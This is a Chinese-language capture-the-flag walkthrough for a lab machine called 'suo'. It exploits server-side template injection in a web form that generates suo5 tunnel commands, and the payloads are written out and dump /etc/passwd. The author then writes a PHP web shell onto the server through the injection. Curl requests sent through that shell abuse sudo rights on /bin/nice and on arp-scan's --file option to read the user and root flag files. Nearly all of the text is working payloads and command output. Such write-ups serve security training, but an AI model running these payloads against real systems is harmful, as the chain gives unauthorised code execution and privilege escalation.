

模板注入
{{1*2}}

目标服务器地址

{{1*2}}

输入目标服务器的 IP 地址或域名，包含端口号（如果有）

生成连接命令

GENERATED COMMAND 复制

./suo5 -t http://2/suo5.jsp

{{['cat /etc/passwd']|map('system')}}

快速生成 HTTP 代理隧道连接命令

目标服务器地址

{{['cat /etc/passwd']|map('system')}}

输入目标服务器的 IP 地址或域名，包含端口号（如果有）


生成连接命令

GENERATED COMMAND 复制

./suo5 -t http://root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21:/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin games:x:35:35:games:/usr/games:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/sbin/nologin klog


写入 shell

```
{{['echo \<?php system($_GET["cmd"]); ?>' > shell.php']}|map('system')}}}
```



uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)

```
curl 'http://192.168.0.144/shell.php?cmd=sudo%20-l'
```




```
(root@kali)-[~]
# curl 'http://192.168.0.144/shell.php?cmd=sudo%20-l'

Matching Defaults entries for apache on suo:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for apache:
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User apache may run the following commands on suo:
    (lanyangyang) NOPASSWD: /bin/nice
```

```
curl 'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20whoami'
```



```
(root@kali)-[~]
# curl 'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20whoami'
lanyangyang
```

能以 lanyangyang 身份执行命令

curl


```
'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20cat%20/home/lanyangyang/user.txt'
```



```
(root@kali)-[~]
# curl 'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20cat%20/home/lanyangyang/user.txt'
flag{user-da4e2b9944cf4d0389a894c8d718444f}
```

curl

```
'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20sudo%20-l'
```



```
(root@kali)-[~]
# curl 'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20sudo%20-l'

Matching Defaults entries for lanyangyang on suo:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for lanyangyang:
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User lanyangyang may run the following commands on suo:
    (ALL) NOPASSWD: /usr/bin/arp-scan
```

curl

```
'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20sudo%20/usr/bin/arp-scan%20--help'
```

```
(root@kali)~# curl 'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20sudo%20/usr/bin/arp-scan%20--help'
Usage: arp-scan [options] [hosts...]

Target hosts must be specified on the command line unless the --file or
--localnet option is used.

arp-scan uses raw sockets, which requires privileges on some systems:

Linux with POSIX.1e capabilities support using libcap:
arp-scan is capabilities aware. It requires CAP_NET_RAW in the permitted
set and only enables that capability for the required functions.
BSD and macOS:
You need read/write access to /dev/bpf*
Any operating system:
Running as root or SUID root will work on any OS but other methods
are preferable where possible.

Targets can be IPv4 addresses or hostnames. You can also use CIDR notation
(10.0.0.0/24) (network and broadcast included), ranges (10.0.0.1-10.0.0.10),
and network:mask (10.0.0.0:255.255.255.0).

Options:

The data type for option arguments is shown by a letter in angle brackets:

<s> Character string.
<i> Decimal integer, or hex if preceded by 0x e.g. 2048 or 0x800.
<f> Floating point decimal number.
<m> MAC address, e.g. 01:23:45:67:89:ab or 01-23-45-67-89-ab (case insensitive)
<a> IPv4 address e.g. 10.0.0.1
<h> Hex encoded binary data. No leading 0x. (case insensitive).
<x> Something else - see option description.

General Options:
```

读 root.txt

curl

'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20sudo%20/usr
/bin/arp-scan%20--file%20/root/root.txt%20%3E%261%20%7C%20head%20-50'

```
(root@kali)~# curl 'http://192.168.0.144/shell.php?cmd=sudo%20-u%20lanyangyang%20/bin/nice%20sudo%20/usr/bin/arp-scan%20--file%20/root/root.txt%20%3E%261%20%7C%20head%20-50'
Interface: eth0, type: EN10MB, MAC: 08:00:27:f4:7e:b8, IPv4: 192.168.0.144
WARNING: get_host_address failed for "flag{root-8438726c502a452d997ba300afac30fe}": Try again - target ignored
ERROR: No hosts to process.
```